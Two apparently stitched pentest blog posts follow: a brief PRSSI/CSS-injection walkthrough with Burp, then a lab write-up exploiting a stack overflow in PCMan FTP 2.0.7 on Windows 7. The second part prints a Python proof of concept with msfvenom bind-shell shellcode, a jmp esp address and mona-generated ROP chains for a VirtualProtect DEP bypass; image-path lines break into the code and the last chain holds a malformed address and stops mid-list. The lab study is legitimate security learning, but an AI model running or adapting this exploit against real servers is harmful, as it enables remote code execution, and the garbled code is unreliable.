
The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. vulnerability are present (see issue background):

I described how you can configure Burp Scanner to create your own test scenario (for example for „PRSSI only“ as I did) – to read here[4].


As there were not-so-much details (at least „for me“ ;)) on the advisory I decided to dig a bit deeper in online resources to understand more about this attack. For now - let's go back to our search form – we should be here:




Let's check how our GET request is presented on *Network* tab in *WebDeveloperTools*:




Easy so far. ;) Let's continue (according to „relative paths”) with editing our „GET URL”, like this:




As the Firefox is „not so often” used as a default browser in the corporate environment – let’s switch to the other one – IE (I used the one available on Windows 10). We should be here, recreating the steps we took above:



Ok, cool – but how can we do it during our internal pentests? Well – as there is echo-back let’s try with a sample XSS. We should see the results similar to the one presented on the screen below:




Looks like a false positive? ;S Maybe but let's go back to the source of our example *index.php* file:




So, does it mean that we can inject our string between `<style>` tags? ;> It's looks like. Below is the original CSS file (we can see request to it on the screens above):

```
root@kali:/var/www/html/secure_page# cat css/main.css
h1 {
font-family: monospace;
color: white;
font-size: 50px;
}
body {
background-color: black;
}
```

When we are visiting webpage 'in a normal way' ;) we should see this style:



If there is a PRSSI possibility – CSS will be omitted:




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As far as I see using this injection we can simply cut-out the original CSS and then, if our input is changing the style of the page somehow (plus input is not filtered properly) – we can use it to prepare an exploitation scenario. Let's see.

After reading a bit more about CSS and CSS injection payloads I prepared a small list to check it against our example vulnerable webpage. We should be here[6]:



Let's do it:



As we can see it works! ;) Of course to not make it more complex then I should - this is a very basic scenario. One more to change the color of presented page:



Future examples won't be presented in this article. But if you're still looking for some other resources I prepared few links for you in the *Reference* section (below). Enjoy.

References

Links/resources I found interesting while I was creating this article:

[1 – Mini-arts](#)

[2 – Get Burp](#)

[3 - RPO by Portswigger](#)


[4 - Example Scan with Burp](#)

[5 – OWASP PRSSI](#)

[6 – Reading CureSec](#)

[7 – Burp's reflection](#)

DEEP, DEEPER, DEP



„(...)wouldn't mind(...)”

Intro

It's been a while since I last time tried to exploit some Windows-based binary. Surprisingly, there are still many online hosts based on Windows 7 (or even Windows XP), running very interesting services. That's how I decided to prepare a new VM Lab few days ago. This time it'll be based on Windows 7.

Here we go...

Environment

Having this in mind I decided to look around on one of the posts I created few monts ago related to basic protocol fuzzing [\[1\]](#). You know I like to *try harder*[\[2\]](#) ;) so below we will check this bug again.

Let's try.

To proceed with the bug described on the blog in my VM LAB I used:

- Windows 7 (x86)
- Kali VM (2.0)
- Windbg
- Immunity Debugger (with !mona).
- PCMan FTP (ver: 2.0.7)


If we'll need any other tools or tweaks - I'll mention it in the content below.

Let's move forward to our scenario...

Current Scenario

At this stage let's check the poc available on the blog[1]. As you will see below I rewrote it a little bit. First we need to check if it'll work without DEP enabled. (**spoiler alert:** it won't because of „some updates” – at least for my case. Think was I decided to reinstall Windows VM again but this time I decided to disconnect it during the installation. That's how I was able to avoid „automatic updates” during the installation.)

So what I decided to do was to quickly recreate the exploit and check it out again. Let's start here:



Rewritten poc:


```
root@kali:/home/c/src/pcm# cat pcm06.py
#!/usr/bin/env python
# pcman ftp server 2.0.7 PORT poc
# 13.12.2020
#
import socket, sys

junk = '\x41'*2006
ret = "\x8b\x7a\xa3\x74" # jmpesp:"BBBB"
nops = "\x90"*130


# msfvenom -p windows/shell_bind_tcp LHOST=192.168.1.174 LPORT=4444 -b
# '\x00\x0a\x0b\x27\x36\xce\xc1\x04\x14\x3a\x44\xe0\x42\xa9\x0d' -f py
sc = b""
sc += b"\x33\xc9\x83\xe9\xae\xe8\xff\xff\xff\xff\xc0\x5e\x81"
sc += b"\x76\x0e\xb3\x8c\xb7\x17\x83\xee\xfc\xe2\xf4\x4f\x64"
sc += b"\x35\x17\xb3\x8c\xd7\x9e\x56\xbd\x77\x73\x38\xdc\x87"
sc += b"\x9c\xe1\x80\x3c\x45\xa7\x07\xc5\x3f\xbc\x3b\xfd\x31"
sc += b"\x82\x73\x1b\x2b\xd2\xf0\xb5\x3b\x93\x4d\x78\x1a\xb2"
sc += b"\x4b\x55\xe5\xe1\xdb\x3c\x45\xa3\x07\xfd\x2b\x38\xc0"
sc += b"\xa6\x6f\x50\xc4\xb6\xc6\xe2\x07\xee\x37\xb2\xf5\x3c"
sc += b"\x5e\xab\x6f\x8d\x5e\x38\xb8\x3c\x16\x65\xbd\x48\xbb"
sc += b"\x72\x43\xba\x16\x74\xb4\x57\x62\x45\x8f\xca\xef\x88"
sc += b"\xf1\x93\x62\x57\xd4\x3c\x4f\x97\x8d\x64\x71\x38\x80"
sc += b"\xfc\x9c\xeb\x90\xb6\xc4\x38\x88\x3c\x16\x63\x05\xf3"
sc += b"\x33\x97\xd7\xec\x76\xea\xd6\xe6\xe8\x53\xd3\xe8\x4d"
sc += b"\x38\x9e\x5c\x9a\xee\xe4\x84\x25\xb3\x8c\xdf\x60\xc0"
sc += b"\xbe\xe8\x43\xdb\xc0\xc0\x31\xb4\x73\x62\xaf\x23\x8d"
sc += b"\xb7\x17\x9a\x48\xe3\x47\xdb\xa5\x37\x7c\xb3\x73\x62"
sc += b"\x7d\xbb\xd5\xe7\xf5\x4e\xcc\xe7\x57\xe3\xe4\x5d\x18"
sc += b"\x6c\x6c\x48\xc2\x24\xe4\xb5\x17\xa2\xd0\x3e\xf1\xd9"
sc += b"\x9c\xe1\x40\xdb\x4e\x6c\x20\xd4\x73\x62\x40\xdb\x3b"
sc += b"\x5e\x2f\x4c\x73\x62\x40\xdb\xf8\x5b\x2c\x52\x73\x62"
sc += b"\x40\x24\xe4\xc2\x79\xfe\xed\x48\xc2\xdb\xef\xda\x73"
```


Hardened Scenario

Let's go back to the MyComputer settings to change DEP, we should be here:



Click *Apply*, next *OK* and reboot the system. After a while we should be here, checking again if our exploit still works:



It will not ;[So at this stage we can switch to something new – DEP bypass. One of the way to do it is to use `VirtualProtect()`^[4] function.

It „looks similar” to the cases when we were able to run shellcode with `mprotect()`^[5]. To do it we'll use `lmona`^[3]. So now we should be somewhere here:

```
00ADF00D - Progress update : 96000 / 103180 items processed (Sun 2020/12/13 10:04:35 AM) - (93%)
00ADF00D - Progress update : 97000 / 103180 items processed (Sun 2020/12/13 10:05:00 AM) - (94%)
00ADF00D - Progress update : 98000 / 103180 items processed (Sun 2020/12/13 10:05:36 AM) - (94%)
00ADF00D - Progress update : 99000 / 103180 items processed (Sun 2020/12/13 10:06:11 AM) - (95%)
00ADF00D - Progress update : 100000 / 103180 items processed (Sun 2020/12/13 10:06:44 AM) - (96%)
00ADF00D - Progress update : 101000 / 103180 items processed (Sun 2020/12/13 10:07:16 AM) - (97%)
00ADF00D - Progress update : 102000 / 103180 items processed (Sun 2020/12/13 10:07:50 AM) - (98%)
00ADF00D - Progress update : 103000 / 103180 items processed (Sun 2020/12/13 10:08:17 AM) - (99%)
00ADF00D - Progress update : 103180 / 103180 items processed (Sun 2020/12/13 10:08:23 AM) - (100%)
00ADF00D [*] Creating suggestions list
00ADF00D [*] Processing suggestions
00ADF00D [*] Launching ROP generator
00ADF00D [*] Attempting to produce rop chain for VirtualProtect
00ADF00D Sun 2020/12/13 10:19:23 AM: Step 1/7: esi
00ADF00D Sun 2020/12/13 10:19:59 AM: Step 2/7: ebp
00ADF00D Sun 2020/12/13 10:43:06 AM: Step 3/7: ebx
00ADF00D Sun 2020/12/13 10:43:06 AM: Step 4/7: edx
00ADF00D Sun 2020/12/13 10:43:06 AM: Step 5/7: ecx
00ADF00D Sun 2020/12/13 10:43:06 AM: Step 6/7: edi
00ADF00D Sun 2020/12/13 10:43:06 AM: Step 7/7: eax
00ADF00D [*] Attempting to produce rop chain for VirtualAlloc
00ADF00D Sun 2020/12/13 10:43:41 AM: Step 1/7: esi
00ADF00D Sun 2020/12/13 11:05:13 AM: Step 2/7: ebp
00ADF00D Sun 2020/12/13 11:05:13 AM: Step 3/7: ebx
00ADF00D Sun 2020/12/13 11:05:13 AM: Step 4/7: edx
00ADF00D Sun 2020/12/13 11:05:13 AM: Step 5/7: ecx
00ADF00D Sun 2020/12/13 11:05:13 AM: Step 6/7: edi
00ADF00D Sun 2020/12/13 11:05:13 AM: Step 7/7: eax
00ADF00D [*] Preparing output file 'rop_chains.txt'
00ADF00D - (Re)setting logfile rop_chains.txt
00ADF00D [*] ROP chains written to file rop_chains.txt
```

Well... yep, it took a while ;D But finally we should be here:

```

*** [ Python ] ***
def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x75521c05, # POP ECX # RETN [RPCRT4.dll]
        0x766014bc, # ptr to &VirtualProtect() [IAT msvcrt.dll]
        0x7565fd52, # MOV ESI, DWORD PTR DS:[ECX] # ADD DH, DH # RETN [MSCVF.dll]
        0x732e415e, # POP EBP # RETN [IPLPAPI.DLL]
        0x749a2121, # & call esp [DNSAPI.dll]
        0x75889f87, # POP EAX # RETN [ole32.dll]
        0xffffffff, # Value to negate, will become 0x00000001
        0x762ff3b5, # NEG EAX # RETN [SHELL32.dll]
        0x762054e8, # XCHG EAX, EDX # RETN [SHELL32.dll]
        0x76430e76, # POP EAX # RETN [SHELL32.dll]
        0x7ff90fa9, # put delta into eax (-> put 0x00001000 into edx)
        0x7580e005, # ADD EAX, 00070057 # POP EBP # RETN [ole32.dll]
        0x41414141, # Filler (compensate)
        0x762ae96b, # XCHG EAX, EDX # RETN [SHELL32.dll]
        0x41414141, # Filler (RETN offset compensation)
        0x41414141, # Filler (RETN offset compensation)
        0x7405b2e3, # POP EAX # RETN [COMCTL32.dll]
        0xffffffff, # Value to negate, will become 0x00000040
        0x763dfc2a, # NEG EAX # RETN [SHELL32.dll]
        0x75d293bf, # XCHG EAX, ECX # RETN [USP10.dll]
        0x76d1093a, # POP EDI # RETN [msvcrt.dll]
        0x760c4c12, # RETN (ROP NOP) [SHELL32.dll]
        0x760342f9, # POP EAX # RETN [msvcrt.dll]
        0x90909090, # nop
        0x7408c258, # PUSHAD # RETN [COMCTL32.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
rop_chain = create_rop_chain()
!mona rop -m *.dll -cp nonull

```

More:

```

0BADF00D ROP generator finished
0BADF00D
0BADF00D [+] Preparing output file 'stackpivot.txt'
0BADF00D - (Re)setting logfile stackpivot.txt
0BADF00D [+] Writing stackpivots to file stackpivot.txt
0BADF00D Wrote 57819 pivots to file
0BADF00D [+] Preparing output file 'rop_suggestions.txt'
0BADF00D - (Re)setting logfile rop_suggestions.txt
0BADF00D [+] Writing suggestions to file rop_suggestions.txt
0BADF00D Wrote 30558 suggestions to file
0BADF00D [+] Preparing output file 'rop.txt'
0BADF00D - (Re)setting logfile rop.txt
0BADF00D [+] Writing results to file rop.txt (165927 interesting gadgets)
0BADF00D Wrote 165927 interesting gadgets to file
0BADF00D [+] Writing other gadgets to file rop.txt (138665 gadgets)
0BADF00D Wrote 138665 other gadgets to file
0BADF00D Done
0BADF00D
0BADF00D [+] This mona.py action took 2:12:30.943000
!mona rop -m *.dll -cp nonull

```

At this stage I updated previous poc code like it is presented on the screen below:

```

// int rop_chain_length = create_rop_chain(rop_chain, );
* [ Python ] ***
def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x755042c, # POP ECX # RETN [RPCRT4.dll]
        0x75c41920, # ptr to &VirtualProtect() [IAT kernel32.dll]
        0x7565fd52, # MOV ESI, DWORD PTR DS:[ECX] # ADD DH, DH # RETN [MSCVF.dll]
        0x76d53f37, # POP EBP # RETN [msvcrt.dll]
        0x737b3c10, # & call esp [NLAapi.dll]
        0x76d3a837, # POP EAX # RETN [msvcrt.dll]
        0xffffffff, # Value to negate, will become 0x00000201
        0x754ff3a8, # NEG EAX # RETN [RPCRT4.dll]
        0x740e4518, # XCHG EAX, EBX # RETN [COMCTL32.dll]
        0x7405b2d7, # POP EAX # RETN [COMCTL32.dll]
